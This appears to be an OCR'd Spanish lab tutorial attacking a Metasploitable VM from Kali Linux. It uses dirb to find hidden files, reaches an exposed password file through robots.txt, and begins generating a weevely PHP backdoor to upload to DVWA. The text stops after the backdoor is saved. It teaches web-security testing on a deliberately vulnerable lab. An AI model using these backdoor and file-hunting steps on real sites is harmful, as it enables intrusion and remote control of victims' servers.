

QUE ES UNA PAGINA WEB ?



COMO HACKEAR UNA PAGINA WEB

ARCHIVOS OCULTOS EN UN SITIO WEB

1. Preparar nuestro escenario en este caso la maquina en META Y KALI LINUX



2. Ir a la maquina META y veremos que archivos encontramos en el servidor web

cd /var/www

```
msfadmin@metasploitable:/var/www/mutillidae$ cd /var/www
msfadmin@metasploitable:/var/www$ ls
dav   index.php   phpinfo.php  test       tikiwiki-old
dvwa  mutillidae  phpMyAdmin   tikiwiki   twiki
msfadmin@metasploitable:/var/www$
```

3. Entrar a la herramienta mutillidae

cd mutillidae

```
msfadmin@metasploitable:/var/www$ ls
dav   index.php   phpinfo.php  test      tikiwiki-old
dvwa  mutillidae  phpMyAdmin   tikiwiki  twiki
msfadmin@metasploitable:/var/www$ cd mutillidae/
msfadmin@metasploitable:/var/www/mutillidae$ ls_
```


```
captured-data.php              passwords
captured-data.txt              pen-test-tool-lookup.php
change-log.htm                 php-errors.php
classes                        phpinfo.php
closedb.inc                    phpMyAdmin.php
config.inc                     process-commands.php
credits.php                    process-login-attempt.php
dns-lookup.php                 redirectandlog.php
documentation                  register.php
favicon.ico                    rene-magritte.php
footer.php                     robots.txt
framer.html                    secret-administrative-pages.php
framing.php                    set-background-color.php
header.php                     set-up-database.php
home.php                       show-log.php
html5-storage.php              site-footer-xss-discussion.php
images                         source-viewer.php
inc                            styles
includes                       text-file-viewer.php
index.php                      usage-instructions.php
installation.php               user-info.php
javascript                     user-poll.php
login.php                      view-someones-blog.php
log-visit.php
msfadmin@metasploitable:/var/www/mutillidae$ _
```


4. Realizamos un ifconfig para saber que direccionamiento tiene META

```
msfadmin@metasploitable:/var/www/mutillidae$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:31:c6:95 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe31:c695/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:/var/www/mutillidae$
```

5. Ya con esta información abrimos una terminal en KALI y utilizaremos el comando drib (busca vulnerabilidades en aplicaciones web por medio de la identificación de direcciones URL que podrían tener contenido que comprometa la seguridad del sistema)


man dirb







6. Utilizaremos la sentencia de SYNOPSIS ya que tenemos nuestra url del servidor de aplicaciones

dirb http://192.168.56.115/mutillidae






7. Ya teniendo esa información entraremos al robots.txt ya que tiene información sensible, se puede dar crtl + clic para abrir el navegador o escribir la dirección en un navegador




8. Luego cambiarlo por passwords e ingresara accounts



Index of /mutillidae/passwords

Name	Last modified	Size	Description
Parent Directory		-	
accounts.txt	11-Apr-2011 20:14	176	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.115 Port 80



CARGA DE ARCHIVOS

Podemos subir archivos como un php a un servidor


SUBIR UNA PUERTA TRASERA CON WEEVLY (da acceso a la computadora de la victima y tener un terminal)

1. Generar un Backdoor >weevly generate *clave* *nombre*
2. Subir el backdoor
3. Conectarse al backdoor >weevly *URL archivo php* *clave*
4. Usa weevly

1. Ir a la maquina en META y revisar su ip

```
msfadmin@metasploitable:/$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:31:c6:95 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.115/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe31:c695/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:/$ _
```


2. En la maquina de KALI ingresar esa dirección en un navegador





```
 _                  _                  _ _                 _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV


3. En este caso y para el ejercicio utilizaremos el sitio web DVWA




4. Dentro de este sitio web como es de pruebas el maneja diferentes tipos de seguridad la dejaremos en baja



5. Ahora ir a update en el menú izquierdo de la app web






Hacer algo que no es común

6. Abrir una terminal en KALI y creamos el backdoor con al herramienta weevely


   weevely generate 123456 /tmp/backdoor.php


7. Ir a la ruta de donde se guardo el backdoor en mi caso

   Computer-filesystem-tmp




